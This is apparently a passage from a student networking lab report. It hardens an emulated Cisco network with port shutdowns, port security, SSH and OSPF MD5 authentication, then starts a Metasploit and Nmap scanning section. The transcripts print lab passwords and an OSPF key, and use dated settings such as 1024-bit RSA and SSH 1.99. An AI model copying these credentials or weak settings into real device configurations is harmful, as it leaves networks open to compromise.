
□ Require IPv4 addressing for this connection to complete

Figure 36: Inputting the IPv4 settings of the Ubuntu end device and clicking "Save."

Part Six: NBA Switch Security Configurations

6.1: Shutting down all unused ports on NBA switch

First, all unused ports on the NBA switch will be shut down to prevent any unwanted connections to the NBA switch. Navigate to the NBA switch located on the right side of the topology and open a terminal. Escalate to global configuration mode and input the command "**interface range Ethernet0/2-3, Ethernet1/0-3, Ethernet 2/0-3, Ethernet 3/0-3**" followed by the "**shutdown**" command to shut down all unused ports on the NBA switch. The terminal will then inform the user that each interface specified has changed state to administratively down.



```
NBA(config)#
NBA(config)#inter
NBA(config)#interface ragn
NBA(config)#interface rang
NBA(config)#interface range
NBA(config)#$ange Ethernet0/2-3, Ethernet1/0-3, Ethernet2/0-3, Ethernet3/0-3
NBA(config-if-range)#shutdown
NBA(config-if-range)#
*Feb  7 19:11:26.689: %LINK-5-CHANGED: Interface Ethernet0/2, changed state to administratively down
*Feb  7 19:11:26.689: %LINK-5-CHANGED: Interface Ethernet0/3, changed state to administratively down
*Feb  7 19:11:26.689: %LINK-5-CHANGED: Interface Ethernet1/0, changed state to administratively down
*Feb  7 19:11:26.689: %LINK-5-CHANGED: Interface Ethernet1/1, changed state to administratively down
*Feb  7 19:11:26.698: %LINK-5-CHANGED: Interface Ethernet1/2, changed state to administratively down
*Feb  7 19:11:26.698: %LINK-5-CHANGED: Interface Ethernet1/3, changed state to administratively down
*Feb  7 19:11:26.699: %LINK-5-CHANGED: Interface Ethernet2/0, changed state to administratively down
*Feb  7 19:11:26.699: %LINK-5-CHANGED: Interface Ethernet2/1, changed state to administratively down
*Feb  7 19:11:26.709: %LINK-5-CHANGED: Interface Ethernet2/2, changed state to administratively down
*Feb  7 19:11:26.709: %LINK-5-CHANGED: Interface Ethernet2/3, changed state to administratively down
*Feb  7 19:11:26.709: %LINK-5-CHANGED: Interface Ethernet3/0, changed state to administratively down
*Feb  7 19:11:26.718: %LINK-5-CHANGED: Interface Ethernet3/1, changed state to administratively down
NBA(config-if-range)#
```

Figure 37: Shutting down all unused ports on NBA switch.

6.2: NBA Switch Port Security Configurations

Next, port security will be performed on the switch interface that is connected to the Ubuntu end device to prevent any unwanted devices from accessing the NBA network from the NBA switch. Port security commands restrict input to an interface by limiting and identifying MAC addresses of the workstations that are allowed access to the port. When MAC addresses are assigned to a secure port, the port does not forward packets with source addresses outside the group of defined addresses. The full list of commands to enforce port security on the NBA switch is as follows, beginning in global configuration mode:

NBA(config)#**interface Ethernet0/1**


NBA(config-if)#**switchport mode access**

NBA(config-if)#**switchport nonegotiate**

NBA(config-if)#**switchport port-security maximum 2**

NBA(config-if)#**switchport port-security mac-address sticky**

NBA(config-if)#**switchport port-security violation restrict**




```
NBA#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
NBA(config)#inter
NBA(config)#interface
NBA(config)#interface Ethernet0/1
NBA(config-if)#switchport mode access
NBA(config-if)#switchport nonegotiate
NBA(config-if)#switchport port security
                               ^
% Invalid input detected at '^' marker.

NBA(config-if)#switchport port
NBA(config-if)#switchport port-security
NBA(config-if)#switchport port-security maximum 2
NBA(config-if)#switchport port-security mac-address sticky
NBA(config-if)#switchport port-security violation restrict
NBA(config-if)#
```

Figure 38: Performing port security commands on NBA switch.

6.3: Preparing to enable SSH on NBA switch

Next, SSH will be configured for the NBA switch. From the command line interface, enter global configuration mode and set the hostname of the switch to “NBA” with the command “**hostname NBA**”. Then, the command “**ip default-gateway 192.168.1.1**” will be used to set the default gateway of the NBA switch. Next, enable the Vlan 1 interface on the NBA switch and set the IP address to “192.168.1.3 255.255.255.0” with the commands “**interface vlan 1**”, “**ip address 192.168.1.3 255.255.255.0**”, and “**no shutdown**”. Now, use the command “**ip domain-name nba.com**” to set the domain name of the switch to “nba.com”. Then, issue the command “**crypto key generate rsa**” and set the number of bits in the modulus to “**1024**”. Once the prompt has been returned, enter the interface for the VTY lines by issuing the command “**line vty 0 4**” in the command line interface.



```
NBA#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
NBA(config)#ip default-gateway 192.168.1.1
NBA(config)#interface vlan 1
NBA(config-if)#ip add
NBA(config-if)#ip address 192.168.1.3 255.255.255.0
NBA(config-if)#no shutdown
NBA(config-if)#
*Feb  7 19:26:06.191: %LINK-3-UPDOWN: Interface Vlan1, changed state to up
*Feb  7 19:26:07.198: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan1, changed state to up
NBA(config-if)#^Z
NBA#
NBA#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
NBA(config)#
*Feb  7 19:26:34.516: %SYS-5-CONFIG_I: Configured from console by console
NBA(config)#hostname NBA
NBA(config)#ip domain-name nba.com
NBA(config)#crypto key generate rsa
The name for the keys will be: NBA.nba.com
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
% Generating 1024 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)

NBA(config)#
*Feb  7 19:27:01.713: %SSH-5-ENABLED: SSH 1.99 has been enabled
NBA(config)#line vty 0 4
```

Figure 39: Configurations of NBA switch, preparing to enable SSH.

6.4: Enabling SSH on NBA switch

After issuing the command "**line vty 0 4**", enter the command "**transport input ssh**" followed by "**login local**". The remainder of the commands performed to enable SSH and finish security configurations on the NBA switch are as follows:

NBA(config)#**line console 0**

NBA(config-line)#**logging synchronous**

NBA(config-line)#**login local**

NBA(config-line)#**exit**


NBA(config)#**username NBA password Cavaliers4Dot0**

NBA(config)#**enable secret Cavaliers1Dot0**

NBA(config)#**service password-encryption**

NBA(config)#**do copy running-config startup-config**

NBA(config)#




```
NBA(config-line)#transport input ssh
NBA(config-line)#login local
NBA(config-line)#password 7
% Incomplete command.

NBA(config-line)#exit
NBA(config)#line console 0
NBA(config-line)#logging syn
NBA(config-line)#logging synchronous
NBA(config-line)#login local
NBA(config-line)#exit
NBA(config)#username NBA password Cavaliers4Dot0
NBA(config)#enable secret Cavaliers1Dot0
NBA(config)#service password-encryption
NBA(config)#do copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
Compressed configuration from 2049 bytes to 1252 bytes[OK]
NBA(config)#
```

Figure 40: Finishing configurations of NBA switch, enabling SSH and finalizing security.

Part Seven: Enabling OSPF on NBA Routers

7.1: Enabling loopback interface on Lakers router

Navigate to the Lakers router and open the command line interface. From the terminal prompt, enable the loopback interface of the router by entering the command "**interface loopback 1**" from global configuration mode. Then, set the IP address of the interface by issuing the command "**ip address 10.0.0.1 255.0.0.0**" followed by "**no shutdown**" to enable the interface.




```
Lakers(config)#
Lakers(config)#interface loopback 1
Lakers(config-if)#ip addre
*Feb  7 19:36:11.405: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback1, changed state to up
Lakers(config-if)#ip address 10.0.0.1 255.0.0.0
Lakers(config-if)#no shutdown
Lakers(config-if)#exit
Lakers(config)#
```

Figure 41: Enabling the loopback interface on Lakers router.

7.2: Enabling loopback interface on Celtics router

Navigate to the Celtics router and open the command line interface. From the terminal prompt, enable the loopback interface of the router by entering the command "**interface loopback 1**" from global configuration mode. Then, set the IP address of the interface by issuing the command "**ip address 10.0.0.1 255.0.0.0**" followed by "**no shutdown**" to enable the interface.




```
Celtics#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Celtics(config)#interface loopback 1
Celtics(config-if)#
*Feb  7 19:38:16.899: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback1, changed state to up
Celtics(config-if)#ip address 10.0.0.1 255.0.0.0
Celtics(config-if)#no shutdown
Celtics(config-if)#exit
Celtics(config)#
```

Figure 42: Enabling the loopback interface on Celtics router.

7.3: Enabling loopback interface on Cavaliers router

Navigate to the Cavaliers router and open the command line interface. From the terminal prompt, enable the loopback interface of the router by entering the command "**interface loopback 1**" from global configuration mode. Then, set the IP address of the interface by issuing the command "**ip address 10.0.0.1 255.0.0.0**" followed by "**no shutdown**" to enable the interface.



```
Cavaliers#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Cavaliers(config)#interface loopback 1
Cavaliers(config-if)#ip address 10.0.
*Feb  7 19:39:25.929: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback1, changed state to up
Cavaliers(config-if)#ip address 10.0.0.1 255.0.0.0
Cavaliers(config-if)#no shutdown
Cavaliers(config-if)#
```

Figure 43: Enabling the loopback interface on Cavaliers router.


7.4: OSPF configurations on Lakers router

Navigate back to the Lakers router and open the command line interface. The commands to enable OSPF on the Lakers router are as follows, beginning in global configuration mode:

Lakers(config)#**router ospf 1**

Lakers(config-router)#**network 192.168.2.0 0.0.0.255 area 0**

Lakers(config-router)#**network 192.168.3.0 0.0.0.255 area 0**



```
Lakers(config)#
Lakers(config)#router ospf 1
Lakers(config-router)#network 192.168.2.0 0.0.0.255 area 0
Lakers(config-router)#network 192.168.3.0 0.0.0.255 area 0
Lakers(config-router)#
```

Figure 44: Enabling OSPF on Lakers router.

7.5: OSPF configurations on Celtics router


Navigate to the Celtics router and open the command line interface. The commands to enable OSPF on the Celtics router are as follows, beginning in global configuration mode:

Celtics(config)#**router ospf 1**

Celtics(config-router)#**network 192.168.3.0 0.0.0.255 area 0**

Celtics(config-router)#**network 192.168.5.0 0.0.0.255 area 0**

Celtics(config-router)#**network 192.168.4.0 0.0.0.255 area 0**



```
Celtics(config)#
Celtics(config)#router ospf 1
Celtics(config-router)#network 192.168.3.0 0.0.0.255 area 0
Celtics(config-router)#network 192.168.5.0 0.0.0.255 area 0
Celtics(config-router)#network 192.168.4.0 0.0.0.255 area 0
Celtics(config-router)#
```

Figure 45: Enabling OSPF on Celtics router.


7.6: OSPF configurations on Cavaliers router

Navigate to the Cavaliers router and open the command line interface. The commands to enable OSPF on the Cavaliers router are as follows, beginning in global configuration mode:

Cavaliers(config)#**router ospf 1**

Cavaliers(config-router)#**network 192.168.4.0 0.0.0.255 area 0**

Cavaliers(config-router)#**network 192.168.1.0 0.0.0.255 area 0**




```
Cavaliers(config)#
Cavaliers(config)#router ospf 1
Cavaliers(config-router)#network 192.168.4.0 0.0.0.255 area 0
Cavaliers(config-router)#network 192.168.1.0 0.0.0.255 area 0
Cavaliers(config-router)#
```

Figure 46: Enabling OSPF on Cavaliers router.

7.7: Enabling OSPF MD5 Authentication on Lakers Router


Next, OSPF MD5 Authentication will be enabled for the three (3) routers on the network to prevent any unauthorized IP resource from injecting OSPF routing messages into the network without detection. To enable OSPF MD5 Authentication, beginning with the Lakers router located on the left side of the network, input the "**interface serial 2/0**" command from the command line interface to switch to the interface that is directly connected to the neighboring router, the Celtics router. Then, the command "**ip ospf message-digest-key 1 md5 MYNBA**" is entered into the command line to create and transmit a message-digest-key across the network to communicate with the neighboring router, the Celtics router. Finally, the command "**ip ospf authentication message-digest**" is entered into the terminal to activate the authentication method.



```
Lakers(config)#interface serial 2/0
Lakers(config-if)#ip ospf message-digest-key 1 md5 MYNBA
Lakers(config-if)#ip ospf authentication message-digest
Lakers(config-if)#
```

Figure 47: Enabling OSPF MD5 Authentication on the Lakers router.

Following the configuration of OSPF MD5 Authentication on the Lakers router, the same commands must be applied to both the Celtics and the Cavaliers routers as well, as the state of the adjacencies between the routers has shifted from "FULL" to "DOWN" as seen in Figure 48.




```
*Feb 26 17:39:32.236: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.5.1 on Serial2/0 from FULL to DOWN, Neighbor Down: Dead timer e
xpired
```

Figure 48: OSPF Adjacency between Lakers and Celtics router "FULL" to "DOWN."

7.8: Enabling OSPF MD5 Authentication on Celtics router


Moving to the Celtics router, the same commands to enable OSPF MD5 Authentication will be used, but on two interfaces on the Celtics router, as the Celtics router is connected to both the Lakers and Cavaliers routers. Beginning with the connection to the Lakers router, the first command to input is the “**interface serial 2/0**” command to switch to the interface directly connected to the Lakers router, followed by the command “**ip ospf message-digest-key 1 md5 MYNBA**” to create and transmit the message-digest-key across the network to communicate with the neighboring router, the Lakers router. Then, the command “**ip ospf authentication message-digest**” is entered into the command line to activate the authentication method.



```
Celtics(config)#interface serial 2/0
Celtics(config-if)#ip ospf message-digest-key 1 md5 MYNBA
Celtics(config-if)#ip ospf authentication message-digest
Celtics(config-if)#
```

Figure 49: Enabling OSPF MD5 Authentication on the Celtics router.


Following the input of the OSPF MD5 Authentication commands, if performed correctly, a message from the console will appear indicating that the adjacency previously created between the routers will be reactivated from “LOADING” to “FULL,” as indicated by Figure 50. This message indicates that the commands were inputted correctly, and OSPF MD5 Authentication between routers was successfully activated.



```
*Feb 26 17:45:20.746: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.4.2 on Serial3/0 from LOADING to FULL, Loading Done
Celtics(config-if)#
```

Figure 50: OSPF Adjacency between Celtics and Lakers router “LOADING” to “FULL.”

Following the activation of the OSPF MD5 Authentication between the Lakers and Celtics routers, the same must be performed between the Celtics and the Cavaliers routers as well. Beginning with the Celtics router, located in the middle of the topology, enter the command to switch to the interface on the Celtics router that is directly connected to the Cavaliers router from global configuration mode, "**interface serial 3/0**". After switching to the correct interface, the command "**ip ospf message-digest-key 1 md5 MYNBA**" is entered into the command line to create and transmit the message-digest-key across the network to communicate with the neighboring router, the Cavaliers router. Then, the command "**ip ospf authentication message-digest**" is entered into the command line to activate the authentication method.




```
Celtics(config)#interface serial 3/0
Celtics(config-if)#ip ospf message-digest-key 1 md5 MYNBA
Celtics(config-if)#ip ospf authentication message-digest
Celtics(config-if)#
```

Figure 51: Enabling OSPF MD5 Authentication on Celtics router for Cavaliers adjacency.

7.9: Enabling OSPF MD5 Authentication on Cavaliers router

Finally, the OSPF MD5 Authentication must be enabled on the Cavaliers router and OSPF MD5 Authentication between routers will be fully complete. Moving over to the Cavaliers router, located on the right side of the network, enter the command to switch to the interface directly connected to the Celtics router, "**interface serial 3/0**" followed by the command to create and transmit the message-digest-key across the network to communicate with the neighboring Celtics router, "**ip ospf message-digest-key 1 md5 MYNBA**". Lastly, enter the command to activate the authentication method, "**ip ospf authentication message-digest**". If performed correctly, after a few moments a message will appear in the command line stating that the created adjacency between the routers has been changed from “LOADING” to “FULL,” revealing that OSPF MD5 Authentication was successfully implemented between the Cavaliers and Celtics routers.




```
Cavaliers(config)#interface serial 3/0
Cavaliers(config-if)#ip ospf message-digest-key 1 md5 MYNBA
Cavaliers(config-if)#ip ospf authentication message-digest
Cavaliers(config-if)#
*Feb 26 17:45:20.741: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.5.1 on Serial3/0 from LOADING to FULL, Loading Done
Cavaliers(config-if)#
```

Figure 52: Enabling OSPF MD5 Authentication on Cavaliers router for Celtics adjacency.

Part Eight: Network Scanning the Celtics Subnet with Nmap

8.1: Accessing the Metasploit Framework from Kali Linux

Boot up the “Kali” end device on the Lakers subnet and open a terminal session by entering the word “**terminal**” into the search bar of the Kali Linux operating system. Once inside the terminal, enter “**msfconsole**” into the prompt to access the Metasploit Framework.

